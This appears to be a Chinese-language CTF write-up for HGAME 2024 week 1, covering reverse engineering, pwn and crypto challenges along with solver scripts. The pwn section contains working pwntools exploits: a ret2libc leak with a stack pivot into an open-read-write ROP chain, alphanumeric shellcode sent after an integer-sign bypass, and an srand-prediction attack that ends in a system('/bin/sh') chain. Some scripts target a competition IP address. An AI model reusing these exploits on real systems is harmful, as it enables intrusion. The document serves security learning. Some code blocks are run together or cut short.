Hgame_wp_week1

H1

RE

ezASM(100pt)

H2 > To learn a little ASM

H3 题目:

```
section .data
    c db 74, 69, 67, 79, 71, 89, 99,
113, 111, 125, 107, 81, 125, 107, 79,
82, 18, 80, 86, 22, 76, 86, 125, 22,
125, 112, 71, 84, 17, 80, 81, 17, 95, 34
    flag db 33 dup(0)
    format db "plz input your flag: ", 0
    success db "Congratulations!", 0
    failure db "Sry, plz try again", 0

section .text
    global _start

_start:
    ; Print prompt
    mov eax, 4
    mov ebx, 1
    mov ecx, format
    mov edx, 20
    int 0x80

    ; Read user input
```

```
    mov eax, 3
    mov ebx, 0
    mov ecx, flag
    mov edx, 33
    int 0x80

    ; Check flag
    xor esi, esi
check_flag:
    mov al, byte [flag + esi]
    xor al, 0x22
    cmp al, byte [c + esi]
    jne failure_check

    inc esi
    cmp esi, 33
    jne check_flag

    ; Print success message
    mov eax, 4
    mov ebx, 1
    mov ecx, success
    mov edx, 14
    int 0x80

    ; Exit
    mov eax, 1
    xor ebx, ebx
    int 0x80

failure_check:
    ; Print failure message
    mov eax, 4
    mov ebx, 1
```

```
    mov ecx, failure
    mov edx, 18
    int 0x80

    ; Exit
    mov eax, 1
    xor ebx, ebx
    int 0x80
```

解题思路:

```
; Check flag
 xor esi, esi
check_flag:
 mov al, byte [flag + esi]
 xor al, 0x22
 cmp al, byte [c + esi]
 jne failure_check
```

检测用户输入与0x22异或然后与c进行比较

即c[i]与0x22异或之后得到的为flag内容。

exp:

```
c = [74, 69, 67, 79, 71, 89, 99, 113,
111, 125, 107, 81, 125, 107, 79, 82, 18,
80, 86, 22, 76, 86, 125, 22, 125, 112,
71, 84, 17, 80, 81, 17, 95, 34]
x = 0x22
flag = []
for i in range(len(c)):
    tmp = c[i] ^ x
    flag.append(tmp)
print(''.join(chr(flag[i]) for i in
range(len(flag))))
```

> $hgame\{ASM\_Is\_Imp0rt4nt\_4\_Rev3rs3\}$

ezPYC(100pt)

> ez python Reverse

H3 这题目做了好久，结果是pyc的文件头错误，因为用"pyinstxtractor.py"解包后，在库文件中pyc的文件头也是错误的。

解题思路：

```
python pyinstxtractor.py ezPYC.exe
```

在目录文件夹中解包出下面文件夹

> ezPYC.exe_extracted

找到ezPYC二进制文件

进行修改文件头操作

> 55 0D 0D 0A 00 00 00 00 00 00 00 00 00 00 00 00

加到E3之前即可。

然后进行pyc反编译

```
pycdc.exe ezPYC.pyc > 2.txt
```

```
# Source Generated with Decompyle++
# File: ezPYC.pyc (Python 3.8)

flag = [
    87,
    75,
    71,
    69,
```

```
    83,
    121,
    83,
    125,
    117,
    106,
    108,
    106,
    94,
    80,
    48,
    114,
    100,
    112,
    112,
    55,
    94,
    51,
    112,
    91,
    48,
    108,
    119,
    97,
    115,
    49,
    112,
    112,
    48,
    108,
    100,
    37,
    124,
    2]
```

```
c = [
    1,
    2,
    3,
    4]
input = input('plz input flag:')
for i in range(0, 36, 1):
    if ord(input[i]) ^ c[i % 4] !=
flag[i]:
        print('Sry, try again...')
        exit()
        continue
        print('Wow!You know a little of
python reverse')
        return None
```

exp

```
flag = [
    87,
    75,
    71,
    69,
    83,
    121,
    83,
    125,
    117,
    106,
    108,
    106,
    94,
    80,
    48,
    114,
```

```
    100,
    112,
    112,
    55,
    94,
    51,
    112,
    91,
    48,
    108,
    119,
    97,
    115,
    49,
    112,
    112,
    48,
    108,
    100,
    37,
    124,
    2]
c = [
    1,
    2,
    3,
    4]

for i in range(0, 36, 1):
    a = flag[i] ^ c[i % 4]
    print(chr(a),end='')
```

> $VIDAR\{Python\_R3vers3\_1s\_1nter3st1ng!\}$

ezUPX(100pt)

> UPX is a packer

给定文件为加upx壳

```
upx -d ezUPX.exe
```

拖入IDA发现关键代码

```
int __fastcall main(int argc, const char
**argv, const char **envp)
{
  int v3; // edx
  __int64 i; // rax
  __int128 v6[2]; // [rsp+20h] [rbp-38h]
BYREF
  int v7; // [rsp+40h] [rbp-18h]

  memset(v6, 0, sizeof(v6));
  v7 = 0;
  sub_140001020("plz input your
flag:\n");
  sub_140001080("%36s");
  v3 = 0;
  for ( i = 0i64; (*((_BYTE *)v6 + i) ^
0x32) == byte_1400022A0[i]; ++i )
  {
    if ( (unsigned int)++v3 >= 0x25 )
    {
      sub_140001020("Coooool!You really
know a little of UPX!");
      return 0;
    }
  }
  sub_140001020("Sry,try again plz...");
```

```
  return 0;
}
```

```
byte_1400022A0[] ==
647B76736049655D45136B02476D595C02456D06
6D5E0346465E016D02546D67626A134F32000000
0000000000000000
```

同ezASM的exp相同，简单的异或

```
c1 =
[0x64,0x7B,0x76,0x73,0x60,0x49,0x65,0x5D
,0x45,0x13,0x6B,0x02,0x47,0x6D,0x59,0x5C
,0x02,0x45,0x6D,0x06,0x6D,0x5E,0x03,0x46
,0x46,0x5E,0x01,0x6D,0x02,0x54,0x6D,0x67
,0x62,0x6A,0x13,0x4F,0x32]
x1 = 0x32
flag = []
for i in range(len(c1)):
    tmp = c1[i] ^ x1
    flag.append(tmp)
print(''.join(chr(flag[i]) for i in
range(len(flag))))
```

$VIDAR\{Wow!Y0u\_kn0w\_4\_l1ttl3\_0f\_UPX!\}$

ezIDA(50pt)

```
Do you know how to use IDA?
```

H3 拖入IDA即可发现flag

```
.text:00000001400010E0 main
proc near               ; CODE XREF:
__scrt_common_main_seh(void)+107↓p
.text:00000001400010E0
                        ; DATA XREF:
.pdata:0000000140004018↓o
.text:00000001400010E0
push    rbx
.text:00000001400010E2
sub     rsp, 20h
.text:00000001400010E6
lea     rcx, Format     ; "plz input
flag:\n"
.text:00000001400010ED
call    sub_140001020
.text:00000001400010F2
lea     rbx, byte_1400030C8
.text:00000001400010F9
mov     rdx, rbx
.text:00000001400010FC
lea     rcx, a39s       ; "%39s"
.text:0000000140001103
call    sub_140001080
.text:0000000140001108
lea     r8, aHgameW3lc0meT0 ;
"hgame{W3lc0me_T0_Th3_World_of_Rev3rse!}
"
.text:000000014000110F
sub     r8, rbx
......
```

> $hgame\{W3lc0me\_T0\_Th3\_World\_of\_Rev3rse!\}$

PWN

EzSignIn(25pt)

H2 > Have fun in pwn games of hgame2024~

H3 `nc 47.100.137.175 31722`

> $hgame\{I\_HATE\_PWN\}$

Elden Ring Ⅰ(250pt)

H3 > 伊丽莎白学姐沉迷于艾尔登法环无法自拔，你能帮她从梅琳娜那里拿到flag吗？ flag格式为hgame{***}

栈迁移与orw结合

程序代码

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  __int64 v4; // [rsp+8h] [rbp-8h]

  init(argc, argv, envp);
  v4 = seccomp_init(2147418112LL);
  seccomp_rule_add(v4, 0LL, 59LL, 0LL);
  seccomp_rule_add(v4, 0LL, 322LL, 0LL);
  seccomp_load(v4);
  puts("The fallen leaves tell a story...\n");
  sleep(2u);
  puts("...\n");
  sleep(2u);
  puts("...\n");
  sleep(2u);
```

```
  puts(
    "And one other. Whom grace would
again bless. A Tarnished of no renown.
Cross the fog, to the Lands Between, to
stand"
    " before the Elden Ring. And become
the Elden Lord.\n");
  sleep(2u);
  vuln();
  puts("Good Bye.");
  return 0;
}

ssize_t vuln()
{
  char buf[256]; // [rsp+0h] [rbp-100h]
BYREF

  puts("Greetings. Traveller from beyond
the fog. I Am Melina. I offer you an
accord.\n");
  return read(0, buf, 0x130uLL);
}
```

vuln有栈溢出漏洞能够溢出0x30的大小，也能够发现开启了沙箱。开始想这ret2libc可以一步到位，但是程序禁用了execve，意味着system不能够使用（system底层是由execve实现的）

所以使用orw读取flag。因为测试中发现orw去进栈之后，0x30溢出字节不能够写入。所以使用栈迁移去解决即可。

exp

```
from LibcSearcher import *
```

```python
from pwn import *
# from ctypes import *
context(arch='amd64', os='linux',
log_level='debug')

# r = remote('47.100.137.175',30139)
r = process('./vuln')
libc = ELF('./libc.so.6')
elf = ELF('./vuln')

se      = lambda data               :
r.send(data)
sa      = lambda delim, data         :
r.sendafter(delim, data)
sl      = lambda data               :
r.sendline(data)
sla     = lambda delim, data         :
r.sendlineafter(delim, data)
sea     = lambda delim, data         :
r.sendafter(delim, data)
rc      = lambda numb=4096          :
r.recv(numb)
rl      = lambda                    :
r.recvline()
ru      = lambda delims             :
r.recvuntil(delims)
uu32    = lambda data               :
u32(data.ljust(4, b'\0'))
uu64    = lambda data               :
u64(data.ljust(8, b'\0'))
lic     = lambda data               :
uu64(ru(data)[-6:])
pack    = lambda str, addr          :
p32(addr)
```

```
padding = lambda length                :
b'Yhuan' * (length // 5) + b'Y' *
(length % 5)
it      = lambda                       :
r.interactive()

padding = 0x100
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
vuln = elf.sym['vuln']
ret = 0x000000000040101a
rdi = 0x00000000004013e3

pad1 = padding*b'a' + p64(0x12345678) +
p64(ret) + p64(rdi) + p64(puts_got) +
p64(puts_plt) + p64(vuln)

se(pad1)
puts = lic(b'\x7f')
print('puts ===>',hex(puts))

# libc = LibcSearcher('puts',puts)
libc_base = puts - libc.sym['puts']
read_addr = libc_base +libc.sym['read']
open_addr = libc_base +libc.sym['open']
write_addr = libc_base
+libc.sym['write']
rdx= libc_base + 0x142c92
rsi = libc_base + 0x2601f
buf = elf.bss() + 0x100
rax = libc_base + 0x36174
rsp = libc_base + 0x2f70a
syscall_addr = libc_base
+libc.sym['syscall']
```

```
pad2=b'a'*0x108+p64(rsi)+p64(buf)+p64(read_addr)+p64(rsp)+p64(buf+8)
se(pad2)
pad3=b'/flag'.ljust(8,b'\x00')
pad3+=p64(rdi)+p64(buf)+p64(rsi)+p64(0)+p64(open_addr)
pad3+=p64(rdi)+p64(3)+p64(rsi)+p64(buf+0x300)+p64(rdx)+p64(0x100)+p64(read_addr)
pad3+=p64(rdi)+p64(1)+p64(rsi)+p64(buf+0x300)+p64(rdx)+p64(0x50)+p64(write_addr)+p64(vuln)

se(pad3)
rc()

it()
```

> $flag\{D0\_yoU\_F4ncy\_7he\_E1d3nR1ng?I\_D0!\}$

ezshellcode(100pt)

> Short visible shellcode?

H3 整型溢出并绕过判段之后进行可见字符的shellcode

程序代码

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  unsigned int v4; // [rsp+Ch] [rbp-14h] BYREF
  void (*v5)(void); // [rsp+10h] [rbp-10h]
```

```
  unsigned __int64 v6; // [rsp+18h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  init(argc, argv, envp);
  v5 = (void (*)(void))(int)mmap((void *)0x20240000, 0x1000uLL, 7, 33, -1, 0LL);
  if ( v5 == (void (*)(void))-1LL )
  {
    perror("mmap");
    exit(1);
  }
  printf("input the length of your shellcode:");
  __isoc99_scanf("%2d", &v4);
  if ( (int)v4 <= 10 )
  {
    printf("input your shellcode:");
    myread(v5, v4);
  }
  else
  {
    puts("too long");
  }
  v5();
  return 0;
}

unsigned __int64 __fastcall myread(void *a1, unsigned int a2)
{
  char v3; // [rsp+1Fh] [rbp-11h]
  unsigned int i; // [rsp+20h] [rbp-10h]
```

```
  unsigned int v5; // [rsp+24h] [rbp-Ch]
  unsigned __int64 v6; // [rsp+28h]
[rbp-8h]

  v6 = __readfsqword(0x28u);
  v5 = read(0, a1, a2);
  for ( i = 0; i < v5; ++i )
  {
    v3 = *((_BYTE *)a1 + i);
    if ( (v3 <= 96 || v3 > 122) && (v3
<= 64 || v3 > 90) && (v3 <= 47 || v3 >
57) )
    {
      puts("Invalid character\n");
      exit(1);
    }
  }
  return v6 - __readfsqword(0x28u);
}
```

exp

```
from LibcSearcher import *
from pwn import *
# from ctypes import *
context(arch='amd64', os='linux',
log_level='debug')

r = remote('47.100.137.175',32468)
# r = process('./pwn')

elf = ELF('./pwn')
```

```
se      = lambda data               :
r.send(data)
sa      = lambda delim, data         :
r.sendafter(delim, data)
sl      = lambda data               :
r.sendline(data)
sla     = lambda delim, data         :
r.sendlineafter(delim, data)
sea     = lambda delim, data         :
r.sendafter(delim, data)
rc      = lambda numb=4096          :
r.recv(numb)
rl      = lambda                    :
r.recvline()
ru      = lambda delims             :
r.recvuntil(delims)
uu32    = lambda data               :
u32(data.ljust(4, b'\0'))
uu64    = lambda data               :
u64(data.ljust(8, b'\0'))
lic     = lambda data               :
uu64(ru(data)[-6:])
pack    = lambda str, addr          :
p32(addr)
padding = lambda length             :
b'Yhuan' * (length // 5) + b'Y' *
(length % 5)
it      = lambda                    :
r.interactive()
sl('-1')
```

```
shellcode =
'Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1Tq
IHf9kDqW02DqX0D1Hu3M2G0Z2o4H0u0P160Z0g7O
0Z0C100y5O3G020B2n060N4q0n2t0B0001010H3S
2y0Y0O0n0z01340d2F4y8P115l1n0J0h0a070t'
se(shellcode)
it()
```

> $hgame\{51914aa91c52b27b3e1cc4bcec934fecfa3dff6c\}$

Elden Random Challenge(100pt)

> rrrrraaaannnnnddddddoooommmmm

H3 随机数挑战，以0为种子去发送99次随机数即可

```
  int v4; // [rsp+8h] [rbp-18h] BYREF
  char buf[10]; // [rsp+Eh] [rbp-12h]
BYREF
  int v6; // [rsp+18h] [rbp-8h]
  unsigned int seed; // [rsp+1Ch] [rbp-
4h]

  init(argc, argv, envp);
  seed = time(0LL);
  puts("Menlina: Well tarnished, tell me
thy name.");
  read(0, buf, 0x12uLL);
  printf("I see,%s", buf);
  puts("Now the golden rule asks thee to
guess ninety-nine random number. Shall
we get started.");
  srand(seed);
  while ( i <= 98 )
  {
    v6 = rand() % 100 + 1;
```

```
    v4 = 0;
    puts("Please guess the number:");
    read(0, &v4, 8uLL);
    if ( v6 != v4 )
    {
      puts("wrong!");
      exit(0);
    }
    ++i;
  }
  puts("Here's a reward to thy brilliant
mind.");
  myread();
  return 0;
}

ssize_t myread()
{
  char buf[48]; // [rsp+0h] [rbp-30h]
BYREF

  return read(0, buf, 0x100uLL);
}
```

```
from LibcSearcher import *
from pwn import *
from ctypes import *

context(arch='amd64', os='linux',
log_level='debug')

# r = remote('47.100.137.175',30918)
r = process('./vuln')
```

```
libc =
cdll.LoadLibrary('/home/yhuan/Desktop/pw
n_tools/glibc-all-in-one/libs/2.31-
0ubuntu9.9_amd64/libc.so.6')
elf = ELF('./vuln')



se      = lambda data               :
r.send(data)
sa      = lambda delim, data         :
r.sendafter(delim, data)
sl      = lambda data               :
r.sendline(data)
sla     = lambda delim, data         :
r.sendlineafter(delim, data)
sea     = lambda delim, data         :
r.sendafter(delim, data)
rc      = lambda numb=4096          :
r.recv(numb)
rl      = lambda                    :
r.recvline()
ru      = lambda delims             :
r.recvuntil(delims)
uu32    = lambda data               :
u32(data.ljust(4, b'\0'))
uu64    = lambda data               :
u64(data.ljust(8, b'\0'))
lic     = lambda data               :
uu64(ru(data)[-6:])
pack    = lambda str, addr          :
p32(addr)
```

```
padding = lambda length             :
b'Yhuan' * (length // 5) + b'Y' *
(length % 5)
it      = lambda                    :
r.interactive()



sa(b"Menlina: Well tarnished, tell me
thy name.",b'a'*10+p64(0x12341234))



n = 0
srand = libc.srand(n) #设置种子
for i in range(99):
    sa(b'Please guess the
number:\n',p64(libc.rand()%100+1))

myread = elf.sym['myread']
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
rdi = 0x0000000000401423
ret = 0x000000000040101a
pl = 0x30*b'a' + p64(ret) + p64(rdi) +
p64(puts_got) + p64(puts_plt) +
p64(puts_plt) + p64(myread)
sla(b"Here's a reward to thy brilliant
mind.",pl)
put_addr = lic('\x7f')
print(hex(put_addr))
print('put====>',hex(put_addr))
libc = LibcSearcher('puts',put_addr)
libc_base = put_addr - libc.dump('puts')
print('libc====>',hex(libc_base))
```

```
system = libc_base + libc.dump('system')
binsh = libc_base +
libc.dump('str_bin_sh')

pl2 = b'a'*0x30 + p64(ret) + p64(rdi) +
p64(binsh) + p64(system)
sl(pl2)



it()
```

> $hgame\{R4nd0m\_Th1ngs\_4r3\_pr3sen7s\_1n\_l1f3\}$

ezfmt string(100pt)

> easy Format String

H3 没做出来，学习exp

CRYPTO

奇怪的图片(100pt)

H2 > 一些奇怪的图片

H3 出题脚本

```
import time
from PIL import Image, ImageDraw,
ImageFont
import threading
import random
import secrets
```

```
flag = "hgame{fake_flag}"


def generate_random_image(width,
height):
    image = Image.new("RGB", (width,
height), "white")
    pixels = image.load()
    for x in range(width):
        for y in range(height):
            red = random.randint(0, 255)
            green = random.randint(0,
255)
            blue = random.randint(0,
255)
            pixels[x, y] = (red, green,
blue)
    return image


def draw_text(image, width, height,
token):
    font_size = random.randint(16, 40)
    font =
ImageFont.truetype("arial.ttf",
font_size)
    text_color = (random.randint(0,
255), random.randint(0, 255),
random.randint(0, 255))
    x = random.randint(0, width -
font_size * len(token))
    y = random.randint(0, height -
font_size)
    draw = ImageDraw.Draw(image)
```

```
    draw.text((x, y), token, font=font,
fill=text_color)
    return image


def xor_images(image1, image2):
    if image1.size != image2.size:
        raise ValueError("Images must
have the same dimensions.")
    xor_image = Image.new("RGB",
image1.size)
    pixels1 = image1.load()
    pixels2 = image2.load()
    xor_pixels = xor_image.load()
    for x in range(image1.size[0]):
        for y in range(image1.size[1]):
            r1, g1, b1 = pixels1[x, y]
            r2, g2, b2 = pixels2[x, y]
            xor_pixels[x, y] = (r1 ^ r2,
g1 ^ g2, b1 ^ b2)
    return xor_image


def generate_unique_strings(n, length):
    unique_strings = set()
    while len(unique_strings) < n:
        random_string =
secrets.token_hex(length // 2)
        print(random_string)

 unique_strings.add(random_string)
    return list(unique_strings)
```

```
random_strings =
generate_unique_strings(len(flag), 8)
print(random_strings)

current_image =
generate_random_image(120, 80)
current_image.show()
key_image = generate_random_image(120,
80)
key_image.show()
def random_time(image, name):
    time.sleep(random.random())
    image.save(".\\png_out\\
{}.png".format(name))

for i in range(len(flag)):
    current_image =
draw_text(current_image, 120, 80,
flag[i])
    threading.Thread(target=random_time,
args=(xor_images(current_image,
key_image), random_strings[i])).start()
```

大致思路应该让我们找到key_image，去异或draw_text()覆盖上current_image的字母，但是我转念一想，如果找到如果找到了key_image，但是图片的顺序是用random_strings()名称来打乱了，那么不确定顺序flag一样无法解决，所以我们找到第一张和第二张与key_image的图片即可，然后判断字母数量即可确定顺序。

解题脚本不太优雅，还是等下exp学习一下捏

exp

```
import time
```

```
from PIL import Image, ImageDraw,
ImageFont
import threading
import random
import secrets

png1 = Image.open('4.png')
png2 = Image.open('14.png')
#与key_image的xor顺序
# 4 7 20 15 21 9 12 19 13 16 2 10 18 5
17 8 3 6 1 11 14

def xor_images(image1, image2):
    if image1.size != image2.size:
        raise ValueError("Images must
have the same dimensions.")
    xor_image = Image.new("RGB",
image1.size)
    pixels1 = image1.load()
    pixels2 = image2.load()
    xor_pixels = xor_image.load()
    for x in range(image1.size[0]):
        for y in range(image1.size[1]):
            r1, g1, b1 = pixels1[x, y]
            r2, g2, b2 = pixels2[x, y]
            xor_pixels[x, y] = (r1 ^ r2,
g1 ^ g2, b1 ^ b2)
    return xor_image


a = xor_images(png1, png2)
a.show()
```

$hgame\{1adf\_17eb\_803c\}$

ezMath(100pt)

> 题目描述：一个简单的数学题

H3 pell方程,需要求出y，以y为key，解决aes的ebc问题

出题脚本

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
import random,string
from secret import flag,y,x
def pad(x):
    return x+b'\x00'*(16-len(x)%16)
def encrypt(KEY):
    cipher= AES.new(KEY,AES.MODE_ECB)
    encrypted =cipher.encrypt(flag)
    return encrypted
D = 114514
assert x**2 - D * y**2 == 1
flag=pad(flag)
key=pad(long_to_bytes(y))[:16]
enc=encrypt(key)
print(f'enc={enc}')
#enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb
\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17
g\x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe
7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1,U\xfe\
xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\
x9a"
```

exp

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
import random,string
```

```
def pad(x):
    return x+b'\x00'*(16-len(x)%16)
def encrypt(KEY):
    cipher= AES.new(KEY,AES.MODE_ECB)
    encrypted =cipher.encrypt(flag)
    return encrypted
def decrypt(encrypted_message, key):
    cipher = AES.new(key, AES.MODE_ECB)
    decrypted =
cipher.decrypt(encrypted_message)
    unpadded = decrypted.rstrip(b"\0")
    return unpadded
#--------------------------------------
---------------
#sage
def solve_pell(N, numTry = 1000):
    cf = continued_fraction(sqrt(N))
    for i in range(numTry):
        denom = cf.denominator(i)
        numer = cf.numerator(i)
        if numer^2 - N * denom^2 == 1:
            return numer, denom
    return None, None

N = 114514
pell = solve_pell(N)
print(pell)
```

```
#
(305838916481589433508667588221770943195
042030714075600982136254611334285928768
064662409120517323199,
903781513866036992219855785216162916412
331641365948545459353586895717702576049 6
26533527779108680)
#-----------------------------------
-----------------
from Crypto.Util.number import *
from Crypto.Cipher import AES
flag = 'flag{test}'

y =
903781513866036992219855785216162916412
331641365948545459353586895717702576049 6
26533527779108680
key=pad(long_to_bytes(y))[:16]
print(key)
enc =
b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad
\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\x9c
\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0
h\xed/\x00\x95tz)1\\\t8:\xb1,U\xfe\xdec\
xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"
print(decrypt(enc,key))
```

> $hgame\{G0od!\_Yo3\_k1ow\_C0ntinued\_Fra3ti0ns!!!!!!!\}$

ezRSA(50pt)

> 题目描述：一个简单的RSA

H3 有leak1与leak2，需要推到出p q

出题脚本

```python
from Crypto.Util.number import *
from secret import flag
m=bytes_to_long(flag)
p=getPrime(1024)
q=getPrime(1024)
n=p*q
phi=(p-1)*(q-1)
e=0x10001
c=pow(m,e,n)
leak1=pow(p,q,n)
leak2=pow(q,p,n)

print(f'leak1={leak1}')
print(f'leak2={leak2}')
print(f'c={c}')

"""
leak1=149127170073611271968182576751290331559018441805725310426095412837589227670757540743929865853650399839102838431507200744724939659463200158012469676979987696419050900842798225665861812331113632892438742724202916416060266581590169063867688299288985734104127632232175657352697898383441323477450658179727728908669
leak2=116122992714670915381309916967490436489020001172880644167179915467021794892927977272080596641785569119134259037522388335198043152206150259103485574558816424740204736215551933482583941959994625356581201054534529395781744338631021423703171146456663432955843598548122593308782245220792018716508538497402576709461
```

```
c=10529481867532520034258056773864074017
02701957804186624540064784023025166165299
99709715919620810933437191661180003295923
32736556757295885588995925242356227288160
65501918076120812236580344991140980991532
34799125270528863301491347997061005684554
35235913241775670619489225522752354866155
14913932125436543991642607028689762693617
30524671649278311681307035551260697162664
55949618505675863403897058213148420964656
31886812281289843132258131809773797770493
58789182212570606252509790830994263132020
09415364629679352297563219191246391989898
83492822849729199327619526033797332457535
16240391624400219405925527685796399777130
99971
"""
```

解题思路

```
leak1 = p^q%(pq)
leak2 = q^p%(pq)


leak = p^q%(pq)+q^p%(pq)


leak = p + q = leak1 + leak2


p = leak1
q = leak2
```

如何就是已知p q e c求m

exp

```
import libnum
p =
14912717007361127196818257675129033155901844180572531042609541283758922767075754074392986585365039983910283843150720074472493965946320015801246967697998769641905090084279822566586181233111363289243874272420291641606026658159016906386768829928898573410412763223217565735269789838344132347745065817972772890866941323477450658179727728908669
q =
11612299271467091538130991696749043648902000117288064416717991546702179489292797727208059664178556911913425903752238833519804315220615025910348557455881642474020473621555193348258394195999462535658120105453452939578174433863102142370317114645666343295584359854812259330878224522079201871650853849740257670946
```

```
c =
105294818675325200342580567738640740170270195780418662454006478402302516616529997097159196208109334371916611800032959232736556757295885588995925242356227288160655019180761208122365803449911409809915323479912527052886330149134799706100568455435235913241775670619489225522752354866155149139321254365439916426070286897626936173052467164927831168130703555126069716266455949618505675863403897058213148420964656318868122812898431322581318097737977770493587891822125706062525097908309942631320200941536462967935229756321919124639198989883492822849729199327619526033797332345753516240391624400219405925527685796399777130999710e = 0x10001n = p*qphi = (p-1)*(q-1)d = libnum.invmod(e,phi)m = pow(c,d,n)print(libnum.n2s(m))
```

> $hgame\{F3rmat\_l1tt1e\_the0rem\_is\_th3\_bas1s\}$

ezPRNG(150pt)

> 题目描述：一个简单的随机数

H3 LSRF伪随机数

> mask只有第1、4、8、11、15、20、25、28、32这几位为1，其余位均为0。到这数
> mask与R做按位与运算得到i，当且仅当R的第1、4、8、11、15、20、25、28这几位中也出现1时，

> i中才可能出现1，否则i中将全为0。
> lastbit是由i的最低位向i的最高位依次做异或运算得到的，在这个过程中，所有为0的位我们可以忽略不计（因为0异或任何数等于任何数本身，不影响最后运算结果），因此lastbit的值仅取决于i中有多少个1：当i中有奇数个1时，lastbit等于1；当i中有偶数个1时，lastbit等于0。
> 当R的第1、4、8、11、15、20、25、28这几位依次异或结果为1时，即R中有奇数个1，因此将导致i中有奇数个1；当R的第1、4、8、11、15、20、25、28这几位依次异或结果为0时，即R中有偶数个1，因此将导致i中有偶数个1。
> 因此我们可以建立出联系：lastbit等于R的第1、4、8、11、15、20、25、28这几位依次异或的结果。

出题脚本

```
from Crypto.Util.number import *
import uuid
def PRNG(R,mask):
    nextR = (R << 1) & 0xffffffff
    i=(R&mask)&0xffffffff
    nextbit=0
    while i!=0:
        nextbit^=(i%2)
        i=i//2
    nextR^=nextbit
    return (nextR,nextbit)

R=str(uuid.uuid4())
flag='hgame{'+R+'}'
print(flag)
R=R.replace('-','')
```

```
Rlist=[int(R[i*8:i*8+8],16) for i in
range(4)]

mask=0b10001001000010000100010010001001
output=[]
for i in range(4):
    R=Rlist[i]
    out=''
    for _ in range(1000):
        (R,nextbit)=PRNG(R,mask)
        out+=str(nextbit)
    output.append(out)

print(f'output={output}')
```

```
#output=
['1111110110111011110000101011010001000111111001111110100101000011110111111100010000111110110111100001001000101101011110111100010010100000111111011011101010110101111000000011110000100011101111011011000100101100110100101110001010001101101110000100010001111001010100101101101111011100110110010111111011010101011000011011000111011010111100101100110001011010010101110011101001100111000011101001011100111010011001110000111010010111010110101111010000111011000011110000011111000001000001011100011000110100111101100111101010111101011001010111000111010100000110000011000000000110000011010111111101110010011011101100010000111110001110010001010011100101100010001100101010111100111010000111111011010110000111100011010111110001101110010',
'0010000000001010111100011000111011111011100010010011101010111001011001100110101100011101010000001100000011000000001100000011010111111011100100110111011010001000111110001110010001010011100101100010001100101010111100111010000111111011010110000111100011010111110001101110010
```

0011000110011100100101100111100000100100
1011110010111011100010110111111110110101
0001011101100001001010111011010000011010
0000100010101000010111101001000011000000
0001110100101010101111011010111110110010
0010100010001100110010101011011000101001
0001010110111011011111101011100111001101
1111111110100111011110100100111100111111
1010011001111111011000100011110001011100
0101111000011011011111101110101110100111
0000111000010101101111000110010110100110
1011100011010110011010001110110101110100
0111011000100110110001100110101010110010
0110111100001111101001111011100001000100
0011110001011100001000001000111111011010
0001000110110100100110110010110111010011
1111010111100000111010101001101010111100
0011010111011101101011011000001000011000
1',
'1110110110010001011100111110111111011100
1111101010011001111100100001000111001101
0110101000101111101011101011110101111001
0110001001100100101110100010101100011011
1000010000101001000100111010110001010000
1111101101110000110011000100011010000100
0111111111000001011110001001010000000100
1001001101110000100111001110001001011010
1111110101111011011010011101110101111101
1001100100001000101010001001011011010101
1100000101111100100110011110001001001111
1001011110011110110110101110010011110100
0110011000110000110000011000001111101010
0101111000000101011111010000111110000101
1111000100000100101110101101001010101010

```
0111110010101110001100100101100010101010
1001101100010110000010001110011110011100
1110001101010101110100110100000011000010
1100001110110100000011111000101111101011
1110011000011011000100100110111010011001
1111011001011000110001010011101011110010
0001011001011110111011001010110100000010
1001011000000001110001110000100000001001
1111000110100110000000110111011111010011
1111000101110110000001000100101001100000
1',
'0001101010101010100001001001100010000101
0101000010100010001000111011001100010010
1000010011100001101000101011110101101110
0110101101110111000001100100010010010100
0011011101000111001001010011100010001010
1101110111001001111101110010100101110101
0000010011111010111001001011010000100001
0010001101111001110100010001011101100111
0111010111011001001010110101010001010010
0010111001101111111011001111111110000000
0011100000010011000110001000110101010001
0110000101010001100001010011101010101110
1101001011101100101001110001010100110011
0000110101100010000100110101110100001101
0010110111100111001100110010101101001010
1011111011011110000011101000111110111000
0000000111011011101000011001010010111001
1101110001001110111101001010001000110111
0110001111100010111011011011111100111100
0000011100011000010000101001011001101110
1010000101010010001001100100001010011111
0010100000101101101001111000110100000110
1111010100101001100010100000111000011110
```

```
10101010001101100111000101111011101011101010110000011000000101001010111011'
```

exp

```
Olist =
['11111101101110111100001010110100010001
1111100111111010010100001111011111110001
0000111110110111100001001000101101011110
1111000100101000000111111011011101010110
1011100000001111000010001110111101101100
0100101100110100101110001010001101101110
0000100010001111001010100101101101111011
1001101100101111101101010101100001101100
0111011011111001101010111100101100110001
0110100101011100111010011001110000111101
1100000110111000000111110000010000010111
1100010110111001110011010000011011110110
0110000011010111111110101100110101110101
0100100001001111011001111011010101111011
1010011010010110111111010011101000110101
1111011110001100111111100101100001001001
0010110101010111001010100110101010101111
0111010011101110000100101111010110101111
1100011111111100100000000011100111001000
0101111111010011101100010100110100111001
0010001100011000001101000111010010000101
1011111010110000001010000011100010110010
1001000100001100000010001001001001011101
0011111111011100100100100101111111001110
0001111101100011110011111001010010011000
10',
'0010000000001010111100001100011101111110
1111000100100111010101110010110011001011
1101011000111010100000011000000110000000
1100000011010111111101110010011011101101
0000100011111000111001000101001110010110
0100010001100101010111100111010000111111
0110101100001111000110101111100011011100
```

```
0011000110011100100101100111100000100100
1011110010111011100010110111111110110101
0001011101100001001010111011010000011010
0000100010101000010111101001000011000000
0001110100101010101111011010111110110010
0010100010001100110010101011011000101001
0001010110111011011111101011100111001101
1111111110100111011110100100111100111111
1010011001111111011000100011110001011100
0101111000011011011111101110101110100111
